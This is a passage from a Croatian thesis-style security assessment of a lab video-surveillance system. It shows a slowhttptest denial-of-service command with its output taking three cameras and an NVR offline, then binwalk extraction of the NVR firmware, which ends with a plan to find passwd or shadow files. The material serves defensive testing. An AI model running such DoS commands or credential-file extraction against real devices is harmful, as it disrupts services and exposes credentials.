
slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u http://<IP meta> -x 2 gdje:

- **c**: određuje ciljni broj veza koje treba uspostaviti tijekom testa (u ovom primjeru 1000)
- **g**: po završetku se generira CSV i HTML datoteka
- **o**: određuje naziv prilagođene datoteke nastavno na **-g**

- **i**: određuje interval između podataka za praćenje slowrois i slow POST testova (u sekundama)
- **r**: određuje brzinu veze (u sekundama)
- **t**: određuje radnju koja se koristi u HTTP zahtjevu (POST, GET..)
- **u**: određuje URL ili IP adresu koja se želi napasti
- **x**: pokreće *slowhttptest* u načinu sporog čitanja, polako čita HTTP odgovore.


Test se izvodio na kompletnom sustavu videonadzora, tj. na tri mrežne kamere i mrežnom snimaču.

Test je započeo iniciranjem sintakse naredbe za napad na Hikvision kameru na IP 192.168.1.65 vidljivo na Slika 6-40.




Slika 6-40 Slowhttptest- pokrenuta naredba na stranicu Hikvision kamere

Nakon odrađenih 240 sekundi testa vidljiva je nedostupnost same stranice kamere 192.168.1.65 vidljivo na Slika 6-41.



Slika 6-41 Nedostupnost Hikvision kamere na 192.168.1.65

Na Slika 6-42 prikazan je i grafički prikaz rezultata testa napada uskraćivanjem usluge na 192.168.1.65.



Slika 6-42 Hikvision 192.168.1.65 - rezultat testa


Identični rezultati nedostupnosti usluge stranica bili su i na preostala tri testirana uređaja videonadzora.

- DVC kamera 192.168.1.12, Slika 6-43.

```
Wed Sep  4 16:20:41 2019:
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                          SLOW HEADERS
number of connections:              1000
URL:                                http://192.168.1.12/
verb:                               GET
Content-Length header value:        4096
follow up data max size:            8
interval between follow up data:    10 seconds
connections per seconds:            200
probe connection timeout:           5 seconds
test duration:                      240 seconds
using proxy:                        no proxy

Wed Sep  4 16:20:41 2019:
slow HTTP test status on 180th second:

initializing:        0
pending:             0
connected:           2
error:               0
closed:              998
service available:   NO
Wed Sep  4 16:20:45 2019:
Test ended on 184th second
Exit status: No open connections left
CSV report saved to slowhttp.csv
HTML report saved to slowhttp.html
root@kali:~#
```

Slika 6-43 DVC – nedostupnost 192.168.1.12

- Vivotek kamera 192.168.1.2, Slika 6-44



Slika 6-44 Vivotek – nedostupnost 192.168.1.2

- NVR snimač DVC 192.168.1.20 Slika 6-45

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://192.168.1.20/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          8
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         5 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue Sep 10 00:15:45 2019:
slow HTTP test status on 5th second:

initializing:        0
pending:             572
connected:           0
error:               0
closed:              255
service available:   NO
Tue Sep 10 00:15:50 2019:
```

Slika 6-45 DVC mrežni snimač – nedostupnost 192.168.1.20

6.2.9. Test- analiza firmvera

Danas se termin firmver (engl. f*irmware*) [76] koristi za opisivanje softvera koji je ugrađen u hardverski uređaj. Često se pojam firmvera podudara i s pojmom ugradbeni softver. U firmever je proizvođač uređaja upisao sve programe i kodove koje se koriste za upravljanje uređajem i pruža potrebne upute kako uređaj komunicira s drugim hardverom računala. Malicioznom napadaču je firmver izuzetno važan resurs jer sadrži mnoštvo korisnih informacija, poput izvornog koda i binarnih datoteka pokrenutih usluga, zadanih postavki i brojnih drugih informacija. Maliciozni program jednom kada kompromitira firmver, može trajno i sigurno ostati unutar uređaja i izbjeći detektiranje sigurnosnih postavki operativnog sustava, aplikacija ili softvera. Zlonamjerni program može preživjeti cjelovito preuređenje sustava čak i zamjenu tvrdog diska. [77].

Za potrebe ovog testa korišten je mrežni snimač DVC, model DRN-3804RP. Mrežni snimač jedan je od najvažnijih karika u radu sustava videonadzora, stoga je obzirom na važnost i

značaj i odabran za ovo testiranje. Firmver mrežnog snimača ustupljen je od dobavljača i zastupnika DVC-a u Hrvatskoj, tvrtke Alarm automatika d.o.o. [78]

Za test je korišten firmver snimača oznake ***V1.2.9.2B80724M.1.N0K.U1(4A414).1290.***

Referenca za testiranje firmvera bazira se na *OWASP IoT fimver analizi* [79]. Analiza se radila na Kali Linux platformi [80], a alat koji je korišten u analizi firmvera je *Binwalk*. [81] Binwalk je alat za pretraživanje određene binarne slike [82] za ugrađene datoteke i izvršni kod. Konkretno, dizajniran je za identificiranje datoteka i koda ugrađenih u slike softvera.

Binwalk koristi knjižnicu *libmagic* [83] pa je kompatibilan s čarobnim potpisima [84] stvorenim za uslužni program Unix datoteke. Binwalk također uključuje prilagođenu datoteku čarobnog potpisa koja sadrži poboljšane potpise za datoteke koje se obično nalaze u slikama firmvera poput komprimiranih ili arhiviranih datoteka, zaglavlja firmvera, Linux kernela, datotečnih sustava itd. [80]

Binwalk je pred instaliran alat u Kali Linuxu unutar područja forenzički alati [85] s brojnim dostupnim uputama za instalaciju i korištenje. [86]

Na Slika 6-46 prikazane su opcije sintaksi *Binwalk* alata u Kali Linuxu.

```
Binwalk v2.1.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Disassembly Scan Options:
    -Y, --disasm                Identify the CPU architecture of a file using the capstone disassembler
    -T, --minsn=<int>           Minimum number of consecutive instructions to be considered valid (default: 500)
    -k, --continue              Don't stop at the first match
Signature Scan Options:
    -B, --signature             Scan target file(s) for common file signatures
    -R, --raw=<str>             Scan target file(s) for the specified sequence of bytes
    -A, --opcodes               Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>          Specify a custom magic file to use
    -b, --dumb                  Disable smart signature keywords
    -I, --invalid               Show results marked as invalid
    -x, --exclude=<str>         Exclude results that match <str>
    -y, --include=<str>         Only show results that match <str>

Extraction Options:
    -e, --extract               Automatically extract known file types
    -D, --dd=<type:ext:cmd>     Extract <type> signatures, give the files an extension of <ext>, and execute <cmd>
    -M, --matryoshka            Recursively scan extracted files
    -d, --depth=<int>           Limit matryoshka recursion depth (default: 8 levels deep)
    -C, --directory=<str>       Extract files/folders to a custom directory (default: current working directory)
    -j, --size=<int>            Limit the size of each extracted file
    -n, --count=<int>           Limit the number of extracted files
    -r, --rm                    Delete carved files after extraction
    -z, --carve                 Carve data from files, but don't execute extraction utilities
    -V, --subdirs               Extract into sub-directories named by the offset

Entropy Options:
    -E, --entropy               Calculate file entropy
    -F, --fast                  Use faster, but less detailed, entropy analysis
    -J, --save                  Save plot as a PNG
    -Q, --nlegend               Omit the legend from the entropy plot graph
    -N, --nplot                 Do not generate an entropy plot graph
    -H, --high=<float>          Set the rising edge entropy trigger threshold (default: 0.95)
    -L, --low=<float>           Set the falling edge entropy trigger threshold (default: 0.85)

Binary Diffing Options:
    -W, --hexdump               Perform a hexdump / diff of a file or files
    -G, --green                 Only show lines containing bytes that are the same among all files
    -i, --red                   Only show lines containing bytes that are different among all files
    -U, --blue                  Only show lines containing bytes that are different among some files
    -w, --terse                 Diff all files, but only display a hex dump of the first file

Raw Compression Options:
    -X, --deflate               Scan for raw deflate compression streams
    -Z, --lzma                  Scan for raw LZMA compression streams
    -P, --partial               Perform a superficial, but faster, scan
    -S, --stop                  Stop after the first result

General Options:
    -l, --length=<int>          Number of bytes to scan
    -o, --offset=<int>          Start scan at this file offset
    -O, --base=<int>            Add a base address to all printed offsets
    -K, --block=<int>           Set file block size
    -g, --swap=<int>            Reverse every n bytes before scanning
    -f, --log=<file>            Log results to file
    -c, --csv                   Log results to file in CSV format
    -t, --term                  Format output to fit the terminal window
    -q, --quiet                 Suppress output to stdout
    -v, --verbose               Enable verbose output
    -h, --help                  Show help output
    -a, --finclude=<str>        Only scan files whose names match this regex
    -p, --fexclude=<str>        Do not scan files whose names match this regex
    -s, --status=<int>          Enable the status server on the specified port

root@kali:~#
```

Slika 6-46 *Binwalk* opcije sintaksi

Neke od korištenijih opcija sintaksi u radu s *Binwalk* alatom:

- ***$ binwalk <firmware>*** - pronalazak datoteka gdje se dolazi do podataka o kodu, vrsti datoteke i drugim informacijama.
- ***$ binwalk -B <firmware>*** - analiza potpisa.
- ***$ binwalk -S <firmware>*** - string analiza firmvera.

- ***$ binwalk -e <firmware>*** - automatsko izdvajanje (ekstrakcija) datoteka iz firmvera
- ***$ binwalk -Me <firmware>*** - rekurzivna ekstrakcija datoteka iz firmvera.
- ***$ sudo binwalk -u*** – nadogradnja na najnoviju verziju

Analiza firmvera mrežnog snimača započela je sintaksom ***$ binwalk <ime firmevera snimača>*** prikazanoj na Slika 6-47 kako bi se dobili inicijalni pokazatelji. Utvrđeno je da se radi o komprimiranoj datoteci koju je potrebno ekstrahirati.

```
root@kali: /media/sf_Shared-Kali/FIRMWARE'S/TVT-DVC_NVR-3804-RP
File  Edit  View  Search  Terminal  Help
root@kali:/media/sf_Shared-Kali/FIRMWARE'S/TVT-DVC_NVR-3804-RP# binwalk V1.2.9.2B80724M.1.N0K.U1\
(4A414\).1290_prerelease_Null_TD3204H1-4P_HR04_4H1-4P-C_20180727.1007_UI1-A.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v1.0 to extract, name: V1.2.9.2B80724M.1
.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4P_HR04_4H1-4P-C_20180727.1007_UI1-A/
129           0x81            Zip archive data, at least v2.0 to extract, compressed size: 242079
89, uncompressed size: 30408768, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD320
4H1-4P_HR04_4H1-4P-C_20180727.1007_UI1-A/appfs3798
24208256      0x1716380       Zip archive data, at least v2.0 to extract, compressed size: 632, u
ncompressed size: 5632, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4P_HR
04_4H1-4P-C_20180727.1007_UI1-A/baseparam3798
24209030      0x1716686       Zip archive data, at least v2.0 to extract, compressed size: 260810
, uncompressed size: 272296, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-
4P_HR04_4H1-4P-C_20180727.1007_UI1-A/fastboot.bin
24469981      0x17561DD       Zip archive data, at least v2.0 to extract, compressed size: 455105
9, uncompressed size: 4574136, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H
1-4P_HR04_4H1-4P-C_20180727.1007_UI1-A/krn3798
29021176      0x1BAD3F8       Zip archive data, at least v2.0 to extract, compressed size: 8311,
uncompressed size: 70952, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4P_
HR04_4H1-4P-C_20180727.1007_UI1-A/pqparam3798
29029627      0x1BAF4FB       Zip archive data, at least v2.0 to extract, compressed size: 121144
24, uncompressed size: 12214336, name: V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD320
4H1-4P_HR04_4H1-4P-C_20180727.1007_UI1-A/rfs3798
41144187      0x273CF7B       Zip archive data, at least v2.0 to extract, compressed size: 366087
```

Slika 6-47 Početak analize firmvera mrežnog snimača


Automatsko izdvajanje (ekstrakcija) datoteka iz firmvera pokrenuta je naredbom ***$ binwalk -e <ime firmvera snimača>,*** a daljnjom analizom potpisa datoteke ***rfs3798*** *naredbom* ***$ binwalk -B rfs3798,*** došlo se do podataka da se radi o Linux operativnom sustavu i drugim interesantnim pokazateljima vidljivo na Slika 6-48.

```
root@kali: /media/sf_Shared-Kali/FIRMWARE'S/TVT-DVC_NVR-3804-RP/_V1.2.9.2B80724...
File  Edit  View  Search  Terminal  Help
root@kali:/media/sf_Shared-Kali/FIRMWARE'S/TVT-DVC_NVR-3804-RP/_V1.2.9.2B80724M.
1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4P_HR04_4H1-4P-C_20180727.1007_UI1
-A.zip.extracted/V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4
P_HR04_4H1-4P-C_20180727.1007_UI1-A# binwalk -B rfs3798

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC:
0xA4214DAE, created: 2018-03-05 13:45:51, image size: 12214272 bytes, Data Addre
ss: 0x0, Entry Point: 0x0, data CRC: 0xC2F4983B, OS: Linux, CPU: ARM, image type
: Filesystem Image, compression type: none, image name: "hirootfs"
64            0x40            Squashfs filesystem, little endian, version 4.0, c
ompression:gzip, size: 12211672 bytes, 936 inodes, blocksize: 131072 bytes, crea
ted: 2018-03-05 13:45:51

root@kali:/media/sf_Shared-Kali/FIRMWARE'S/TVT-DVC_NVR-3804-RP/_V1.2.9.2B80724M.
1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4P_HR04_4H1-4P-C_20180727.1007_UI1
-A.zip.extracted/V1.2.9.2B80724M.1.N0K.U1(4A414).1290_prerelease_Null_TD3204H1-4
P_HR04_4H1-4P-C_20180727.1007_UI1-A#
```

Slika 6-48 Analiza potpisa datoteke *rfs3798*


Budući da je utvrđeno da se radi o Linux sustavu, za pretpostaviti je da bi datotečni sustav trebao sadržavati standardne zadane mape Linuxa u kojima bismo mogli pronaći neke osjetljive podatke, npr. *passwd* ili *shadow* datoteku.

